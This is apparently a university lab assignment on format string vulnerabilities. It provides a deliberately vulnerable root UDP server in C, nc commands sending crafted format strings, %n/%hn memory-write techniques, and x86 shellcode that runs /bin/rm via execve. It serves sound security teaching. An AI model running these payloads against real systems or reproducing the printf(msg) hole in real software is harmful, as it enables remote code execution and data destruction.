



Indian Institute of Technology Jammu
Information Security (CSC050P1M)

Assignment 6

Format String Vulnerability

Deadline: 11:59 PM, February 26, 2023

1 Overview

The `printf()` function in C is used to print out a string according to a format. Its first argument is called format string, which defines how the string should be formatted. Format strings use placeholders marked by the `%` character for the `printf()` function to fill in data during the printing. The use of format strings is not only limited to the `printf()` function; many other functions, such as `sprintf()`, `fprintf()`, and `scanf()`, also use format strings. Some programs allow users to provide the entire or part of the contents in a format string. If such contents are not sanitized, malicious users can use this opportunity to get the program to run arbitrary code. A problem like this is called format string vulnerability.

The objective of this lab is for students to gain the first-hand experience on format string vulnerabilities by putting what they have learned about the vulnerability from class into actions. Students will be given a program with a format string vulnerability; their task is to exploit the vulnerability to achieve the following damage: (1) crash the program, (2) read the internal memory of the program, (3) modify the internal memory of the program, and most severely, (4) inject and execute malicious code using the victim program's privilege. This lab covers the following topics:

- Format string vulnerability
- Code injection
- Shellcode

To simplify the tasks in this lab, we turn off the address randomization using the following command:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

2 Problems

1. The Vulnerable Program

You are given a vulnerable program that has a format string vulnerability. This program is a server program. When it runs, it listens to UDP port 9090. Whenever a UDP packet comes to this port, the program gets the data and invokes `myprintf()` to print out the data. The server is a root daemon, i.e., it runs with the root privilege. Inside the

myprintf() function, there is a format string vulnerability. We will exploit this vulnerability to gain the root privilege.

The vulnerable server program *server.c*.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#define PORT 9090
/* Changing this size will change the layout of the stack.
 * We have added 2 dummy arrays: in main() and myprintf().
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 * Suggested value: between 0 and 300 */
#ifndef DUMMY_SIZE
#define DUMMY_SIZE 100
#endif
char *secret = "A secret message\n";
unsigned int target = 0x11223344;
void myprintf(char *msg)
{
    uintptr_t framep;
    // Copy the ebp value into framep, and print it out
    asm("movl %%ebp, %0" : "=r"(framep));
    printf("The ebp value inside myprintf() is: 0x%.8x\n", framep); /* Change the
size of the dummy array to randomize the parameters for this lab. Need to
use the array at least once */
    char dummy[DUMMY_SIZE]; memset(dummy, 0, DUMMY_SIZE);
    // This line has a format string vulnerability
    printf(msg);
    printf("The value of the 'target' variable (after): 0x%.8x\n", target); }
void main()
{
    struct sockaddr_in server;
    struct sockaddr_in client;
    int clientLen;
    char buf[1500];
```

Page 2

```
/* Change the size of the dummy array to randomize the parameters for this
```

```

lab. Need to use the array at least once */
char dummy[DUMMY_SIZE]; memset(dummy, 0, DUMMY_SIZE);
printf("The address of the input array: 0x%.8x\n", (unsigned) buf); helper();
int sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
memset((char *) &server, 0, sizeof(server));
server.sin_family = AF_INET;
server.sin_addr.s_addr = htonl(INADDR_ANY);
server.sin_port = htons(PORT);
if (bind(sock, (struct sockaddr *) &server, sizeof(server)) < 0)
perror("ERROR on binding");
while (1) {
bzero(buf, 1500);
recvfrom(sock, buf, 1500-1, 0,
(struct sockaddr *) &client, &clientLen);
myprintf(buf);
}
close(sock);
}

```

Compilation. Compile the above program. You will receive a warning message. This warning message is a countermeasure implemented by the gcc compiler against format string vulnerabilities. We can ignore this warning message for now.

```

// Note: N should be replaced by the value set by the instructor $ gcc
-DDUMMY_SIZE=N -z execstack -o server server.c
server.c: In function 'myprintf':
server.c:13:5: warning: format not a string literal and no format arguments
[-Wformat-security]
printf(msg);

```

It should be noted that the program needs to be compiled using the "-z execstack" option, which allows the stack to be executable. This option has no impact on Tasks 1 to 5, but for Tasks 6 and 7, it is important. In these two tasks, we need to inject malicious code into this server program's stack space; if the stack is not executable, Tasks 6 and 7 will fail. Non-executable stack is a countermeasure against stackbased code injection attacks, but it can be defeated using the return-to-libc technique. To simplify this lab, we simply disable this defeat-able countermeasure. Running and testing the server. The ideal setup for this lab is to run the server on one VM, and then launch the attack from another VM. However, it is acceptable if students use one VM for this lab. On the server VM, we run

our server program using the root privilege. We assume that this program is a privileged root daemon. The server listens to port 9090. On the client VM, we can send data to the server using the nc command, where the flag "-u" means UDP (the server program is a UDP server). The IP address in the following example should be replaced by the actual IP address of the server VM, or 127.0.0.1 if the client and server run on the same VM.

```
// On the server VM
$ sudo ./server
// On the client VM: send a "hello" message to the server
$ echo hello | nc -u 10.0.2.5 9090
// On the client VM: send the content of badfile to the server $ nc -u
10.0.2.5 9090 < badfile
```

You can send any data to the server. The server program is supposed to print out whatever is sent by you. However, a format string vulnerability exists in the server program's myprintf() function, which allows us to get the server program to do more than what it is supposed to do, including giving us a root access to the server machine. In the rest of this lab, we are going to exploit this vulnerability.

2. Understanding the Layout of the Stack

To succeed in this lab, it is essential to understand the stack layout when the printf() function is invoked inside myprintf(). Figure 1 depicts the stack layout. You need to conduct some investigation and calculation. We intentionally print out some information in the server code to help simplify the investigation. Based on the investigation, students should answer the following questions:

Problem 1: What are the memory addresses at the locations marked by 1, 2, and 3?

Problem 2: What is the distance between the locations marked by 1 and 3?




Figure 1: The stack layout when `printf()` is invoked from inside of the `myprintf()` function.

3. Crash the Program

The objective of this task is to provide an input to the server, such that when the server program tries to print out the user input in the `myprintf()` function, it will crash.

4. Print Out the Server Program's Memory

The objective of this task is to get the server to print out some data from its memory. The data will be printed out on the server side, so the attacker cannot see it. Therefore, this is not a meaningful attack, but the technique used in this task will be essential for the subsequent tasks.

Problem 4.A: Stack Data The goal is to print out the data on the stack (any data is fine). How many format specifiers do you need to provide so you can get the server program to print out the first four bytes of your input via a %x?

Problem 4.B: Heap Data There is a secret message stored in the heap area, and you know its address; your job is to print out the content of the secret message. To achieve this goal, you need to place the address (in the binary form) of the secret message in your input (i.e., the format string), but it is difficult to type the binary data inside a terminal. We can use the following commands to do that.

Page 5

```
$ echo $(printf "\x04\xF3\xFF\xBF")%.8x%.8x | nc -u 10.0.2.5 9090 // Or we  
can save the data in a file
```

```
$ echo $(printf "\x04\xF3\xFF\xBF")%.8x%.8x > badfile
```

```
$ nc -u 10.0.2.5 9090 < badfile
```

It should be noted that most computers are small-endian machines, so to store an address 0xAABBCCDD (four bytes on a 32-bit machine) in memory, the least significant byte 0xDD is stored in the lower address, while the most significant byte 0xAA is stored in the higher address. Therefore, when we store the address in a buffer, we need to save it using this order: 0xDD, 0xCC, 0xBB, and then 0xAA.

5. Change the Server Program's Memory

The objective of this task is to modify the value of the target variable that is defined in the server program. Its original value is 0x11223344. Assume that this variable holds an important value, which can affect the control flow of the program. If remote attackers can change its value, they can change the behaviour of this program. We have three sub-tasks.

Problem 5.A: Change the value to a different value. In this sub-task, we need to change the content of the target variable to something else. Your task is considered a success if you can change it to a different value, regardless of what value it may be.

Problem 5.B: Change the value to 0x500. In this sub-task, we need to change the content of the target variable to a specific value 0x500. Your task is considered a success only if the variable's value becomes 0x500.

Problem 5.C: Change the value to 0xFF990000. This sub-task is similar to the previous one, except that the target value is now a large number. In a format string attack, this value is the total number of characters that are printed out by the printf() function;

printing out this large number of characters may take hours. You need to use a faster approach. The basic idea is to use %hn, instead of %n, so we can modify a two-byte memory space, instead of four bytes. Printing out 2^{16} characters does not take much time. We can break the memory space of the target variable into two blocks of memory, each having two bytes. We just need to set one block to 0xFF99 and set the other one to 0x0000. This means that in your attack, you need to provide two addresses in the format string.

In format string attacks, changing the content of a memory space to a very small value is quite challenging (please explain why in the report); 0x00 is an extreme case. To achieve this goal, we need to use an overflow technique. The basic idea is that when we make a number larger than what the storage allows, only the lower part of the number will be stored (basically, there is an integer overflow). For example, if the number $2^{16} + 5$ is stored in a 16-bit memory space, only 5 will be stored. Therefore, to get to zero, we just need to get the number to $2^{16} = 65,536$.

6. Inject Malicious Code into the Server Program

Page 6

Now we are ready to go after the crown jewel of this attack, i.e., to inject a piece of malicious code into the server program, so we can delete a file from the server. This task will lay the groundwork for our next task, which is to gain complete control of the server computer.

To do this task, we need to inject a piece of malicious code, in its binary format, into the server's memory, and then use the format string vulnerability to modify the return address field of a function, so when the function returns, it jumps to our injected code. To delete a file, we want the malicious code to execute the /bin/rm command using a shell program, such as /bin/bash. This type of code is called shellcode.

```
/bin/bash -c "/bin/rm /tmp/myfile"
```

We need to execute the above shellcode command using the `execve()` system call, which means feeding the following arguments to `execve()`:

```
/
    execve(address to the "/bin/bash" string, address to argv[], 0), where
    argv[0] = address of the "/bin/bash" string,
    argv[1] = address of the "-c" string,
    argv[2] = address of the "/bin/rm /tmp/myfile" string,
    argv[3] = 0
```

We need to write the machine code to invoke the `execve()` system call, which involves setting the following four registers before invoking the "int 0x80" instruction.

/

```
eax = 0x0B (execve()'s system call number)
ebx = address of the "/bin/bash" string (argument 1)
ecx = address of argv[] (argument 2)
edx = 0 (argument 3, for environment variables; we set it to NULL)
```

Setting these four registers in a shellcode is quite challenging, mostly because we cannot have any zero in the code (zero in string terminates the string). We provide the shellcode in the following.

Listing 3: Shellcode in server exploit skeleton.py

/

```
# The following code runs "/bin/bash -c '/bin/rm /tmp/myfile'"
malicious_code= (
    # Push the command '/bin////bash' into stack (//// is equivalent to /) Page 7

    "\x31\xc0" # xorl %eax,%eax
    "\x50" # pushl %eax
    "\x68" "bash" # pushl "bash"
    "\x68" "////" # pushl "////"
    "\x68" "/bin" # pushl "/bin"
    "\x89\xe3" # movl %esp, %ebx
    # Push the 1st argument '-ccc' into stack (-ccc is equivalent to -c) "\x31\xc0" #
    xorl %eax,%eax
    "\x50" # pushl %eax
    "\x68" "-ccc" # pushl "-ccc"
    "\x89\xe0" # movl %esp, %eax
    # Push the 2nd argument into the stack:
    # '/bin/rm /tmp/myfile'
    # Students need to use their own VM's IP address
    "\x31\xd2" # xorl %edx,%edx
    "\x52" # pushl %edx
    "\x68" " " # pushl (an integer) //line x
    "\x68" "ile " # pushl (an integer)
    "\x68" "/myf" # pushl (an integer)
    "\x68" "/tmp" # pushl (an integer)
    "\x68" "/rm " # pushl (an integer)
    "\x68" "/bin" # pushl (an integer) //line y
    "\x89\xe2" # movl %esp,%edx
    # Construct the argv[] array and set ecx
```



```

"\x31\xc9" # xorl %ecx,%ecx
"\x51" # pushl %ecx
"\x52" # pushl %edx
"\x50" # pushl %eax
"\x53" # pushl %ebx
"\x89\xe1" # movl %esp,%ecx
# Set edx to 0
"\x31\xd2" #xorl %edx,%edx
# Invoke the system call
"\x31\xc0" # xorl %eax,%eax
"\xb0\x0b" # movb $0x0b,%al
"\xcd\x80" # int $0x80
).encode('latin-1')

```

You need to pay attention to the code between Lines x and y. This is where we push the /bin/rm command string into the stack. In this task, you do not need to modify this part, but for the next task, you do need to modify it. The pushl instruction can only push a 32-bit integer into the stack; that is why we break the string into several 4-byte blocks.

Page 8

Since this is a shell command, adding additional spaces do not change the meaning of the command; therefore, if the length of the string cannot be divided by four, you can always add additional spaces. The stack grows from a high address to a low address (i.e., reversely), so we need to push the string also reversely into the stack.

In the shellcode, when we store "/bin/bash" into the stack, we store "/bin////bash", which has a length 12, a multiple of 4. The additional "/" are ignored by execve(). Similarly, when we store "-c" into the stack, we store "-ccc", increasing the length to 4. For bash, those additional c's are considered redundant.

Please construct your input, feed it to the server program, and demonstrate that you can successfully remove the target file. In your lab report, you need to explain how your format string is constructed. Please mark in Figure 1 where your malicious code is stored (please provide the concrete address).

7. Fixing the Problem

Remember the warning message generated by the gcc compiler? Please explain what it means. Please fix the vulnerability in the server program, and recompile it. Does the compiler warning go away? Do your attacks still work? You only need to try one of your attacks to see whether it still works or not.

3 Submission

You need to submit a detailed lab report, having the following:

- with screenshots and typescript outputs to describe what you have done and what you have observed. Give your own assessment individually, of what you have learned from this assignment.
- You also have to submit all the codes you have written with the necessary comments to describe your code.
- Submit a single zip folder containing the report and properly commented code. The size of the zip file should not exceed 25MB. The name of the zip file should be <Institute Id>Assg6.zip.

Best wishes